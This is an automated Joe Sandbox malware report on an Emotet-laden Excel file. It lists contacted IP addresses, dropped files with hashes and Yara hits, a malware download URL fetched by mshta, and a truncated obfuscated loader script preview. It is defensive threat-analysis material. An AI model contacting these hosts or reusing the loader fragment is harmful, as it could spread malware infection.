| 159.89.230.105  | unknown                | United States     |    | 14061  | DIGITALOCEAN-ASNUS                               | true      |
| 51.81.152.36    | mycloud.suplitecmo.com | United States     |    | 16276  | OVHFR                                            | false     |
| 162.214.50.39   | unknown                | United States     |    | 46606  | UNIFIEDLAYER-AS-1US                              | true      |
| 200.17.134.35   | unknown                | Brazil            |    | 1916   | AssociacaoRedeNacionaldeEnsinoePesquisaBR        | true      |
| 217.182.143.207 | unknown                | France            |    | 16276  | OVHFR                                            | true      |
| 107.182.225.142 | unknown                | United States     |    | 32780  | HOSTINGSERVICES-INCUS                            | true      |
| 51.38.71.0      | unknown                | France            |    | 16276  | OVHFR                                            | true      |
| 45.118.135.203  | unknown                | Japan             |    | 63949  | LINODE-APLinodeLLCUS                             | true      |
| 50.116.54.215   | unknown                | United States     |    | 63949  | LINODE-APLinodeLLCUS                             | true      |
| 131.100.24.231  | unknown                | Brazil            |    | 61635  | GOPLEXTELECOMUNICACIONESDECOLOMBIASASCABLETELCOC | true      |
| 46.55.222.11    | unknown                | Bulgaria          |    | 34841  | BALCHIKNETBG                                     | true      |
| 41.76.108.46    | unknown                | South Africa      |    | 327979 | DIAMATRIXZA                                      | true      |
| 173.212.193.249 | unknown                | Germany           |    | 51167  | CONTABODE                                        | true      |
| 45.176.232.124  | unknown                | Colombia          |    | 267869 | CABLEYTELECOMUNICACIONESDECOLOMBIASASCABLETELCOC | true      |
| 178.79.147.66   | unknown                | United Kingdom    |    | 63949  | LINODE-APLinodeLLCUS                             | true      |
| 212.237.5.209   | unknown                | Italy             |   | 31034  | ARUBA-ASNIT                                      | true      |
| 162.243.175.63  | unknown                | United States     |  | 14061  | DIGITALOCEAN-ASNUS                               | true      |
| 176.104.106.96  | unknown                | Serbia            |  | 198371 | NINETRS                                          | true      |
| 207.38.84.195   | unknown                | United States     |  | 30083  | AS-30083-GO-DADDY-COM-LLCUS                      | true      |
| 164.68.99.3     | unknown                | Germany           |  | 51167  | CONTABODE                                        | true      |
| 192.254.71.210  | unknown                | United States     |  | 64235  | BIGBRAINUS                                       | true      |
| 212.237.56.116  | unknown                | Italy             |  | 31034  | ARUBA-ASNIT                                      | true      |
| 104.168.155.129 | unknown                | United States     |  | 54290  | HOSTWINDSUS                                      | true      |
| 45.142.114.231  | unknown                | Germany           |  | 44066  | DE-FIRSTCOLOWwwwfirst-colonetDE                  | true      |
| 203.114.109.124 | unknown                | Thailand          |  | 131293 | TOT-LLI-AS-APTOTPublicCompanyLimitedTH           | true      |
| 209.59.138.75   | unknown                | United States     |  | 32244  | LIQUIDWEBUS                                      | true      |
| 159.8.59.82     | unknown                | United States     |  | 36351  | SOFTLAYERUS                                      | true      |
| 129.232.188.93  | unknown                | South Africa      |  | 37153  | xneeloZA                                         | true      |
| 91.240.118.172  | unknown                | unknown           |  | 49453  | GLOBALLAYERNL                                    | true      |
| 58.227.42.236   | unknown                | Korea Republic of |  | 9318   | SKB-ASSKBBroadbandCoLtdKR                        | true      |
| 213.186.33.4    | weezual.fr             | France            |  | 16276  | OVHFR                                            | false     |
| 158.69.222.101  | unknown                | Canada            |  | 16276  | OVHFR                                            | true      |
| 104.251.214.46  | unknown                | United States     |  | 54540  | INCERO-HVVCUS                                    | true      |

## General Information

Joe Sandbox Version:

34.0.0 Boulder Opal

|                                                    |                                                                                                                                                                                                                                                                                                              |
|----------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Analysis ID:                                       | 562386                                                                                                                                                                                                                                                                                                       |
| Start date:                                        | 28.01.2022                                                                                                                                                                                                                                                                                                   |
| Start time:                                        | 20:38:51                                                                                                                                                                                                                                                                                                     |
| Joe Sandbox Product:                               | CloudBasic                                                                                                                                                                                                                                                                                                   |
| Overall analysis duration:                         | 0h 12m 16s                                                                                                                                                                                                                                                                                                   |
| Hypervisor based Inspection enabled:               | false                                                                                                                                                                                                                                                                                                        |
| Report type:                                       | light                                                                                                                                                                                                                                                                                                        |
| Sample file name:                                  | NZW-010122 BNUV-280122.xlsm                                                                                                                                                                                                                                                                                  |
| Cookbook file name:                                | defaultwindowsofficecookbook.jbs                                                                                                                                                                                                                                                                             |
| Analysis system description:                       | Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)                                                                                                                                                                         |
| Number of analysed new started processes analysed: | 18                                                                                                                                                                                                                                                                                                           |
| Number of new started drivers analysed:            | 0                                                                                                                                                                                                                                                                                                            |
| Number of existing processes analysed:             | 0                                                                                                                                                                                                                                                                                                            |
| Number of existing drivers analysed:               | 0                                                                                                                                                                                                                                                                                                            |
| Number of injected processes analysed:             | 0                                                                                                                                                                                                                                                                                                            |
| Technologies:                                      | <ul style="list-style-type: none"> <li>• HCA enabled</li> <li>• EGA enabled</li> <li>• HDC enabled</li> <li>• AMSI enabled</li> </ul>                                                                                                                                                                        |
| Analysis Mode:                                     | default                                                                                                                                                                                                                                                                                                      |
| Analysis stop reason:                              | Timeout                                                                                                                                                                                                                                                                                                      |
| Detection:                                         | MAL                                                                                                                                                                                                                                                                                                          |
| Classification:                                    | mal100.troj.expl.evad.winXLSM@21/12@2/48                                                                                                                                                                                                                                                                     |
| EGA Information:                                   | <ul style="list-style-type: none"> <li>• Successful, ratio: 75%</li> </ul>                                                                                                                                                                                                                                   |
| HDC Information:                                   | <ul style="list-style-type: none"> <li>• Successful, ratio: 21.2% (good quality ratio 17.8%)</li> <li>• Quality average: 65.1%</li> <li>• Quality standard deviation: 33.2%</li> </ul>                                                                                                                       |
| HCA Information:                                   | <ul style="list-style-type: none"> <li>• Successful, ratio: 100%</li> <li>• Number of executed functions: 0</li> <li>• Number of non-executed functions: 0</li> </ul>                                                                                                                                        |
| Cookbook Comments:                                 | <ul style="list-style-type: none"> <li>• Adjust boot time</li> <li>• Enable AMSI</li> <li>• Found application associated with file extension: .xlsm</li> <li>• Found Word or Excel or PowerPoint or XPS Viewer</li> <li>• Attach to Office via COM</li> <li>• Scroll down</li> <li>• Close Viewer</li> </ul> |

## Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, WMIADAP.exe, conhost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 92.123.101.170, 92.123.101.210, 92.123.101.218
- Excluded domains from analysis (whitelisted): wu-shim.trafficmanager.net, ctldl.windowsupdate.com, a767.dspw65.akamai.net, download.windowsupdate.com.edgesuite.net
- Execution Graph export aborted for target mshta.exe, PID 2756 because there are no executed function
- Execution Graph export aborted for target powershell.exe, PID 3016 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size exceeded maximum capacity and may have missing disassembly code.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

## Simulations

### Behavior and APIs

| Time     | Type            | Description                                          |
|----------|-----------------|------------------------------------------------------|
| 20:39:22 | API Interceptor | 59x Sleep call for process: mshta.exe modified       |
| 20:39:25 | API Interceptor | 442x Sleep call for process: powershell.exe modified |
| 20:39:42 | API Interceptor | 145x Sleep call for process: rundll32.exe modified   |

## Joe Sandbox View / Context

### IPs

 No context

### Domains

 No context

### ASNs

 No context

### JA3 Fingerprints

 No context

### Dropped Files

 No context

## Created / dropped Files

**C:\ProgramData\JooSee.dll**  

|                 |                                                                                                                                                                                                                                                                                                                                                         |
|-----------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process:        | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe                                                                                                                                                                                                                                                                                               |
| File Type:      | PE32 executable (DLL) (GUI) Intel 80386, for MS Windows                                                                                                                                                                                                                                                                                                 |
| Category:       | dropped                                                                                                                                                                                                                                                                                                                                                 |
| Size (bytes):   | 548864                                                                                                                                                                                                                                                                                                                                                  |
| Entropy (8bit): | 6.980528809006344                                                                                                                                                                                                                                                                                                                                       |
| Encrypted:      | false                                                                                                                                                                                                                                                                                                                                                   |
| SSDEEP:         | 12288:B2AavzUBPSczbeeTljvRyMwWd3DYr6i64/:OUBPSczbeeTnvFZDWA                                                                                                                                                                                                                                                                                             |
| MD5:            | 8BD62A28212A7FB5A6F44AA4E8C2A9ED                                                                                                                                                                                                                                                                                                                        |
| SHA1:           | EE143CDC53AA8D42DED5A590718748BFF889058D                                                                                                                                                                                                                                                                                                                |
| SHA-256:        | CE03150C100640C640AC5C02B24658C61527654DCAEEFA64FFE3DF24CE92E81D                                                                                                                                                                                                                                                                                        |
| SHA-512:        | 1DB5553F5E4F2F9082B8933D50520F26F6AD77EA3E5FAD9ECA2C7C96A8E191D106608150C8ADC3278180FC3675EB41B35C0F0AA5AAD28C8C667E9B4A69A1768                                                                                                                                                                                                                         |
| Malicious:      | <b>true</b>                                                                                                                                                                                                                                                                                                                                             |
| Yara Hits:      | <ul style="list-style-type: none"><li>Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: C:\ProgramData\JooSee.dll, Author: Joe Security</li></ul>                                                                                                                                                                                  |
| Antivirus:      | <ul style="list-style-type: none"><li>Antivirus: Joe Sandbox ML, Detection: 100%</li></ul>                                                                                                                                                                                                                                                              |
| Preview:        | MZ.....@.....!..L!This program cannot be run in DOS mode...\$......hs.a,..2,..2,..2&..2...27..2,..2...26..2...2...2...2...2...2...2Rich,..2.....PE..L...>..a.....!.....P.....`.....@-..R..4.....PV.....0N.....@.....`.....@......text...9E.....P.....`..rdata.....`.....@..@.data....e...0...0.....@....rsrc...PV.....`.....@..@.reloc..b.....@..B..... |

**C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506** 

|                 |                                                                                                                                 |
|-----------------|---------------------------------------------------------------------------------------------------------------------------------|
| Process:        | C:\Windows\SysWOW64\rundll32.exe                                                                                                |
| File Type:      | Microsoft Cabinet archive data, 61414 bytes, 1 file                                                                             |
| Category:       | dropped                                                                                                                         |
| Size (bytes):   | 61414                                                                                                                           |
| Entropy (8bit): | <b>7.995245868798237</b>                                                                                                        |
| Encrypted:      | <b>true</b>                                                                                                                     |
| SSDEEP:         | 1536:EysgU6qmxixT64jYmZ8HbVPGfVDwm/xLZ9rP:wF6qmeo4eH1m9wmLvRP                                                                   |
| MD5:            | ACAEDA60C79C6BCAC925EEB3653F45E0                                                                                                |
| SHA1:           | 2AAAE490BCDACCC6172240FF1697753B37AC5578                                                                                        |
| SHA-256:        | 6B0CECCF0103AFD89844761417C1D23ACC41F8AEBF3B7230765209B61EEE5658                                                                |
| SHA-512:        | FEAA6E7ED7DDA1583739B3E531AB5C562A222EE6ECD042690AE7DCFF966717C6E968469A7797265A11F6E899479AE0F3031E8CF5BEBE1492D5205E9C5969090 |

|            |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
|------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Malicious: | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Preview:   | MSCF.....l.....;w.....RSNj .authroot.stl.>(.5..CK..8T....c_d...A.K...+d.H..*i.RJJ.IQIR.\$t)Kd-[-.T\{.ne.....<w.....A..B.....c..wi.....D...c.0D,L.....f<br>y....Rg...=.....i.3.3..Z.....~^ve<...TF*...f.zy,...m.@.0.0...m.3..l{(.+..v#...(2....e...L.*y..V.....~U...."<ke.....l.X:Dt..R<7.5A7L0=..T.V...IDr..8<...r&...l-^..b.b.".Af...E..._<br>r>`,`,.Hob..S.....7'.\R\$."g..+.64..@nP.....k3..B.`G..@D....L.....`^..#OpW.....l.....`.....rf:.)R.@.....gR.#7....l.H.#...d.Qh..3..fCX....==#.M.l..~&...[J9.\.Ww.....Tx.%....].a4E<br>...q+...#.*a.x..O..V.t.Y1!T..`U.....<_@... (....0..3.`LU...E0.Gu.4KN....5...?.....l.p.'.....N<d.O...dH@c1t...[w/...T....cYK.X>0..Z.....O>..9.3.#9X.%b...5.YK.E.V.....`./3...<br>..nNj]=..M.o.F._.z.....gY..lZ.?!...vp.l.:d.Z..W.....~...N.._k...&.....\$.....i.F.d....Dle.....Y.,E..m.;1... \$F.O.F.o_}uG....,%>.,Zx.....o....c./;....g&.... |

|                                                                                                            |                                                                                                                                                                                                                                        |
|------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506</b> |                                                                                                                                                                                                                                        |
| Process:                                                                                                   | C:\Windows\SysWOW64\rundll32.exe                                                                                                                                                                                                       |
| File Type:                                                                                                 | data                                                                                                                                                                                                                                   |
| Category:                                                                                                  | dropped                                                                                                                                                                                                                                |
| Size (bytes):                                                                                              | 328                                                                                                                                                                                                                                    |
| Entropy (8bit):                                                                                            | 3.1244568012511515                                                                                                                                                                                                                     |
| Encrypted:                                                                                                 | false                                                                                                                                                                                                                                  |
| SSDEEP:                                                                                                    | 6:kKRpk8SN+SkQIPIEGYRMY9z+4KIDA3RUeYIUmlUR/t:Jp9kPIE99SNxAhUeYIUUSA/t                                                                                                                                                                  |
| MD5:                                                                                                       | DC338BA4CED22309E86A606DD1278B71                                                                                                                                                                                                       |
| SHA1:                                                                                                      | 59BC123FF630D070DF07C9E4635627F34E03233A                                                                                                                                                                                               |
| SHA-256:                                                                                                   | 728DC32AE1D099E30D4FC5D30DC4FF9CD5D374DE403046A6AA0D2218D049D597                                                                                                                                                                       |
| SHA-512:                                                                                                   | 7DCDAB0EF43D6327E98496F0739BBF1A269E6078EECC0271569E4D3EA083BEA91F6891F8FD69CE8FA46B1B107B7D5E1C6933FC9F9CC9FED1ACD0EE3C4B025FF9                                                                                                       |
| Malicious:                                                                                                 | false                                                                                                                                                                                                                                  |
| Preview:                                                                                                   | p.....Y.#...{(.....q\}.....&.....http://ct.l.d.l..w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m/.m.s.d.o.w.n.l.o.a.d/.u.p.d.a.t.e./v.3/.<br>s.t.a.t.i.c./t.r.u.s.t.e.d.r./e.n/.a.u.t.h.r.o.o.t.s.t.l...c.a.b..."0.7.1.e.1.5.c.5.d.c.4.d.7.1::0"... |

|                                                                                                              |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
|--------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\fe[1].htm</b> |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Process:                                                                                                     | C:\Windows\System32\mshta.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| File Type:                                                                                                   | data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Category:                                                                                                    | downloaded                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Size (bytes):                                                                                                | 11076                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Entropy (8bit):                                                                                              | 6.175226521386573                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Encrypted:                                                                                                   | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| SSDEEP:                                                                                                      | 192:aYCuCKQ5yT/yBkFwvrJ8o2bwcwJckCK5N/JR0In++uYJv1FLnb69Ree/K+HNrd:aYCPkkyT/yy0qacnkCoqJU9pnW/Kgv                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| MD5:                                                                                                         | E43FD46945688079796528C687495CC6                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| SHA1:                                                                                                        | 165FB805FF8F3470F416CBBF3D67EB1D09B5B9A2                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| SHA-256:                                                                                                     | A71C840B44FDCDF0C4066304B4FDC54E7E57A7F9FBA4F83D3B02739825F9B93C                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| SHA-512:                                                                                                     | F364A43E470442A596B137DC9C8AD3E0936D75C9C1BE29587492B5F5E7F941137D6AC96CBC12746C8139B314BBC8B8FF708F01EAB24423BC3EA484386CDD86:9                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Malicious:                                                                                                   | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| IE Cache URL:                                                                                                | http://91.240.118.172/cc/vv/fe.html                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Preview:                                                                                                     | .....<html><head><meta http-equiv='x-ua-compatible' conten<br>t='EmulateIE9'><script>ll=document.documentMode  document.all;var f9f76c=true;ll1=document.layers;lll=window.sidebar;f9f76c=((ll1&&ll1)&&!(ll1&&lll1&&llll));<br>l_ll=location+";ll1=navigator.userAgent.toLowerCase();function ll1(ll1){return ll1.indexOf(ll1)>0?true:false};lll=ll1('kht')  ll1('per');f9f76c=lll;zLP=location.protocol+'0FD';i8H<br>wi4f5v6ham=new Array();p2N61T634cGOv=new Array();p2N61T634cGOv[0]='g%77%35n%53l172%632%76' ;i8Hwi4f5v6ham[0]='<!.D.O.C.T.Y.P.E..h.t.m.l..P.U.B.L.I.C.<br>.'-././W.3.C~..D.T.D..X.H.T.M.L..l...0..T.r.a.n.s.i.t.i.o.n.a.l~..E.N."~.-\n.t.p.:~.w~B...w.3...o.r.g./T.R./x~\n~..l./~..D~N~P.l.l.l.-t~~/~1~3~5.l..d.t.d.">.<~W..x~.-./.=~"-~<br>?~A~C~E~G~I~/1.9~y~V~..l~f~h~e~a~d~g~s~c~r~i~p~t>.e.v~6.(u.n.e).a.p.e.(\'v.\l.1.4.1.%7.2.%2. |

|                                                                                                                                         |                                                                                                                                  |
|-----------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user\AppData\Local\Temp\Cab51F7.tmp </b> |                                                                                                                                  |
| Process:                                                                                                                                | C:\Windows\SysWOW64\rundll32.exe                                                                                                 |
| File Type:                                                                                                                              | Microsoft Cabinet archive data, 61414 bytes, 1 file                                                                              |
| Category:                                                                                                                               | dropped                                                                                                                          |
| Size (bytes):                                                                                                                           | 61414                                                                                                                            |
| Entropy (8bit):                                                                                                                         | 7.995245868798237                                                                                                                |
| Encrypted:                                                                                                                              | true                                                                                                                             |
| SSDEEP:                                                                                                                                 | 1536:EysgU6qmxixT64jYmZ8HbVPGfDwm/xLZ9rP:wF6qmeo4eH1m9wmLvP                                                                      |
| MD5:                                                                                                                                    | ACAEDA60C79C6BCAC925EEB3653F45E0                                                                                                 |
| SHA1:                                                                                                                                   | 2AAAE490BCDACCC6172240FF1697753B37AC5578                                                                                         |
| SHA-256:                                                                                                                                | 6B0CECCF0103AFD89844761417C1D23ACC41F8AEBF3B7230765209B61EEEE5658                                                                |
| SHA-512:                                                                                                                                | FEAA6E7ED7DDA1583739B3E531AB5C562A222EE6ECD042690AE7DCFF966717C6E968469A7797265A11F6E899479AE0F3031E8CF5BEFE1492D5205E9C596909C0 |
| Malicious:                                                                                                                              | false                                                                                                                            |

|          |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
|----------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Preview: | MSCF.....l.....w.....RSNj .authroot.stl.>.(5..CK..8T...c_d...A.K...+d.H..*i.RJJ.IQIR.\$t)Kd.-[.T{.ne.....<w.....A.B.....c...wi.....D...c.0D,L.....f<br>y...Rg...=.....i,3.3..Z...~^ve<...TF*...f.zy,...m.@.0.0...m.3..l(.(+..v#...(2....e...L...*y..V.....~U...."<ke.....l.X:Dt.R<7.5VA7L0=..T.V...IDr..8<...r&...l-^..b.b.".Af....E..._<br>r.>`,,Hob..S.....7'..l.R\$. "g.+..64..@nP.....k3...B`.G...@D....L.....^...#OpW.....!.....`.....rf:.)R.@....gR.#7...l.H.#...d.Qh..3..fCX....=#..M.l..~&...[J9\..Ww.....Tx.%...].a4E<br>...q+...#.*a..x.O..V.t.Y1!.T..`U...~...< _@...[(....0..3.`LU...E0.Gu.4KN...5...?.....l.p.'.....N<d.O..dH@c1t...[w/...T....cYK.X>0.Z.....O>..9.3.#9X.%b...5.YK.E.V.....`./3..<br>..nN].=.M.o.F._.z.....gY..!Z?...?l...vp.l.:d.Z.W.....~...N..._k...&....\$.....i.F.d....Dle....Y...E..m;1... \$F..O.F.o_}uG....,%>,Zx.....o....c./;...g&.... |
|----------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|

|                                                     |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
|-----------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user\AppData\Local\Temp\Tar51F8.tmp</b> |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Process:                                            | C:\Windows\SysWOW64\rundll32.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| File Type:                                          | data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Category:                                           | modified                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Size (bytes):                                       | 161595                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Entropy (8bit):                                     | 6.302448239972517                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Encrypted:                                          | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| SSDEEP:                                             | 1536:FIYXleUpAR73k/99oFr+yQNuJWNWv+1w/A/rHeGyjYPjCQarsmt6Q/GM:F+X7ARcqhqNuJzv+mQjCjrsSP                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| MD5:                                                | D99661D0893A52A0700B8AE68457351A                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| SHA1:                                               | 01491FD23C4813A602D48988531EA4ABBCDF7ED9                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| SHA-256:                                            | BDD5111162A6FA25682E18FA74E37E676D49CAFCB5B7207E98E5256D1EF0D003                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| SHA-512:                                            | 6F2291CA958CBF5423CBBE570FD871C4D379A435BE692908CAAACF4C2A68BD81008254802D4F4B212165E93B126ED871A62EAF3067909EB855B29573FC325B8                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Malicious:                                          | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Preview:                                            | 0..w6..*H.....w&0..w!...1.0...`H.e.....0..g5..+.....7.....g%0..g 0...+.....7.....\H....211018201437Z0...+.....0..f.0..D.....`...@...0..0.r1..*0...+.....7..h1.....+h...0...+.....7..~1...<br>...D...0...+.....7..i1...0...+.....7<..0 ..+.....7...1.....@N...%=%..0\$.+.....7...1.....`@V'.%.*.S.Y.00..+.....7..b1". .]L4>..X...E.W.'.....~@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.<br>...o.t..C.e.r.t.i.f.i.c.a.t.e..A.u.t.h.o.r.i.t.y...0.....[/.ulv..%1...0...+.....7..h1.....6.M..0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0\$.+.....7...<br>1...>)...s..=\$-R'.00...+.....7..b1". [x....[...3x:...7.2...Gy.c.S.0D..+.....7...16.4V.e.r.i.S.i.g.n..T.i.m.e..S.t.a.m.p.i.n.g..C.A..0....4...R...2.7... ..1.0...+.....7..h1.....o&...0..<br>..+.....7..i1...0...+.....7<..0 ..+.....7...1...l.o...^...[...J@0\$.+.....7...1...Jw".F....9.N...`...00..+.....7..b1". ...@....G..d..m..\$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o |

|                                                                 |                                                                                                                                  |
|-----------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user\AppData\Local\Temp\~DFBC9296F2442240FA.TMP</b> |                                                                                                                                  |
| Process:                                                        | C:\Program Files\Microsoft Office\Office14\EXCEL.EXE                                                                             |
| File Type:                                                      | data                                                                                                                             |
| Category:                                                       | dropped                                                                                                                          |
| Size (bytes):                                                   | 28672                                                                                                                            |
| Entropy (8bit):                                                 | 3.4042783261155494                                                                                                               |
| Encrypted:                                                      | false                                                                                                                            |
| SSDEEP:                                                         | 768:a8rk3hbdlylKsgqopeJBWWhZFGkE+cL2NdAJS6ypP3:a8rk3hbdlylKsgqopeJBWWhZFGkE+cL2D                                                 |
| MD5:                                                            | C96E48F1A43DB6DC70AA5605F71594CC                                                                                                 |
| SHA1:                                                           | AC619CBB44E70D7874DE9D21B8A21531E16332DB                                                                                         |
| SHA-256:                                                        | 99D8FE70EC2F87FA1FE76C69B6908B67A112F3ADFB091DADA1448D851327AA06                                                                 |
| SHA-512:                                                        | 5C5C6857397BD5870D9DF74A178718272051A31438421513695D3F8E369B5F16C354692013393E3E0E98D983BA759207524CAD2DB47FF57832E4B71CC632E758 |
| Malicious:                                                      | false                                                                                                                            |
| Preview:                                                        | .....<br>.....<br>.....<br>.....                                                                                                 |

|                                                                                                                                 |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
|---------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms. (copy)</b> |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Process:                                                                                                                        | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| File Type:                                                                                                                      | data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Category:                                                                                                                       | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Size (bytes):                                                                                                                   | 8016                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Entropy (8bit):                                                                                                                 | 3.5854729870494317                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Encrypted:                                                                                                                      | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| SSDEEP:                                                                                                                         | 96:chQCCmq+qvsqvJCwo1z8hQCcMq+qvsEHyqvJCworbzlyYbHmUVhxlUV/A2:ciHo1z8irHnorbzlwUVhqA2                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| MD5:                                                                                                                            | CD203EFE0B1A8B1AEF2124D87E35C848                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
